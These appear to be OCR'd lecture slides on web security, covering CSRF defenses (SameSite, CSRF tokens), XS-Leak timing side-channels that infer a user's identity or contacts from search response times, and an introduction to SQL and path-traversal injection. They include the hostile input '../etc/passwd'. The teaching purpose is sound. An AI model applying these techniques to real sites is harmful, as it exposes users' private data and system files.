  - SameSite=None: send cookie also for cross-site requests
    - Required when Lax (default) breaks web application
    - Such cookies must have ‘Secure’ parameter

Defending against CSRF

- Option 1: ‘SameSite’ cookie attribute
  - Site defined as the **pair** (scheme, eTLD+1) of the URL:
  - Same site ≠ same origin ! www.google.com, maps.google.com
  - Three settings: **strict**, **lax** and **none**
    - SameSite=Strict: send cookie only for same-site requests
    - SameSite=Lax [default]: send only when navigating to site
    - SameSite=None: no defense (override default)
- **Option 2: Use CSRF token**
  - **An authenticating token, but used together with a cookie**
  - Serves as additional verification
  - Easier to deploy then authenticating tokens, since it is only required for sensitive requests (e.g., form submission)
  - Token may be exposed by a cross-site script (XSS)

CSRF Token prevents CSRF attacks



Summary: Web-Session Authentication

- HTTP Authentication is vulnerable, inconvenient
- TLS client authentication is rarely appropriate:
  - Client certificates are rarely available, inconvenient
  - Supports only one session (one tab, one site, …)
- Better web-session authentication options:
  1) Authenticating/CSRF token (Aka 'secret URL'): http://gmail.com/send?auth=ajhwe83lkjs
  2) **Cookie:** sent by server, echoed by client
     - Similar to HTTP authentication, but 'improved'
     - Often used with CSRF token to prevent CSRF
  - Use safe cookie attributes (secure, httpOnly, SameSite), CSP and SRI, and often WAF sanitizing

Cross-Site Leak (Side-Channels) Attacks

- Side-channel: beyond 'input-output' of system
  - Timing, and: power, noise, errors, …
  - Often used to attack cryptosystems – but also other systems
- Web security side-channels:
  - **Exposing browser history (`I know what you visited')**
  - Browsers keep track of URL visited by the user, to (1) inform user (link color), (2) speed up browsing (cache resources)
  - Attackers may abuse both mechanisms to expose visited URLs
  - **Directly via browser UI:** prevented since early attacks
  - **Visually tricking user to expose :** via CAPTCH, game, ...
    - CAPTCHA : 

      - Some segments visible only if specific URL visited
      - Allowing one CAPTCHA to expose visiting multiple URLS

Cross-Site Leak (Side-Channels) Attacks


- Side-channel: beyond ‘input-output’ of system
  - Timing, and: power, noise, errors, …
  - Often used to attack cryptosystems – but also other systems
- Web security side-channels:
  - **Exposing browser history (`I know what you visited’)**
  - Browsers keep track of URL visited by the user, to (1) inform user (link color), (2) speed up browsing (cache resources)
  - Attackers may abuse both mechanisms to expose visited URLs
  - **Directly via browser UI:** prevented since early attacks
  - **Visually tricking user to expose:** via CAPTCH, game, ...
  - **Detecting impact on timing of browser events:**
    - Create elements that are re-painted only if URL is visited
    - Use timing to detect if repainting took place

Cross-Site Leak (Side-Channels) Attacks

- Side-channel: beyond 'input-output' of system
  - Timing, and: power, noise, errors, …
  - Often used to attack cryptosystems – but also other systems
- Web security side-channels:
  - **User :** user exposes his own secrets
    - History: detect colors of URLs via user
    - **Other info, e.g. CSRF token**
    - Spoofed-CAPTCHAs
      - Embed tiny frames from a field of victim site protected by SOP, e.g., token, name
      - Add noise, manipulate to make it look like CAPTCHA
      - Defenses (that we learned)? **same-site and CSP (frame-src, etc.)**
  - **Timing: Cross-site leak (XS-Leak) attack**


XS-Leak: High-Level View

- Cross-site leak of user's data in service
  - Attacker cannot access the content of the response
    - Same Origin Policy
  - But the attacker can **measure the response *time* (*T*)**
    - Or measure response length (e.g., by impact on cache size), or…



XS-Leak Example: user name

- To find out whether the user is Alice or Bob…
- Compare:
  - *T(Bob):* response time for ‘messages sent by Bob’
  - *T(Alice):* response time for ‘messages sent by Alice’




XS-Leak: Basic Flow

- Transform the query into a **challenge** request
  - Is the name of the user *Alice*?
    - in:sent&from:alice
  - Closely related to bob@gmail.com?
    - bob@gmail.com&st=100
  - Is she a client of SomeBank?
    - noreply@somebank.com
  - Did Bob bcc Charlie to email during 2015?
    - from:bob&bcc:charlie&after:2015/1/1+before:2016/1/1

XS-Leak: Basic Flow


- Send a **Challenge** request
  - Is the name of the user *Alice*?
    - True: a **Full** response is returned (has some content)
    - False: an **empty** response is returned




XS-Leak: Basic Flow

- Send a **Dummy** request
  - Is the name of the user ***fdjakdhasd***?
    - The response is expected to be **empty**
- This is XS-Leak based on End-to-End delay

Repeat!




XS-Leak: Basic Flow



XS-Leak : End-to-End vs. Cache-based


- End-to-End delay based XS-Leak is hard
  - Serious challenges: noise, measurement error (in JS), limited number of samples (delay, site quotas)
  - Solutions: 'inflation' techniques, tailored statistic tests
- Improve results with **Cache-based XS-Leak**



Rogue client / cross site **injection attacks**

(with or w/o user awareness)

Website (Cat)



Get cat.org

- Trivial, outdated: path/directory traversal
- **Classic: SQL injection**
- Out of scope: NoSQL & JSON injections, cross-site script injection (CSSI), Server-side script injections and more


Malicious Input Injection Attacks

- Attacker provides input to application:
- Application `executes` input from user/adversary
  - Form (POST), URL (GET), cookie parameter, other headers
  - Optional: processing, e.g. add prefix to file name
  - Or, use result as (SQL) query, command, or script
- Input modifies expected operation (``../etc/passwd``)
  - Many ways to exploit : DoS, expose, …
  - Many sites & systems are vulnerable
- **Focus: SQL injection**

SQL Injection (SQLi) Attacks

- Most well known, common type of injection attacks
- Exploits common web application design:
  - User enters fields into web form
  - Browser sends to server as HTTP POST (or GET)
  - Server uses fields to form SQL query on DB
  - Server reformats response as web page (to user)
- Vulnerabilities:
  - Fields contain control chars that modify meaning of SQL query
  - Or, attacker learns contents of DB (e.g., names of employees)
    - Often called enumeration attacks
- Most famous example…

SQL Injection: `Exploits of a Mom` (or: when your mother is called Eve)

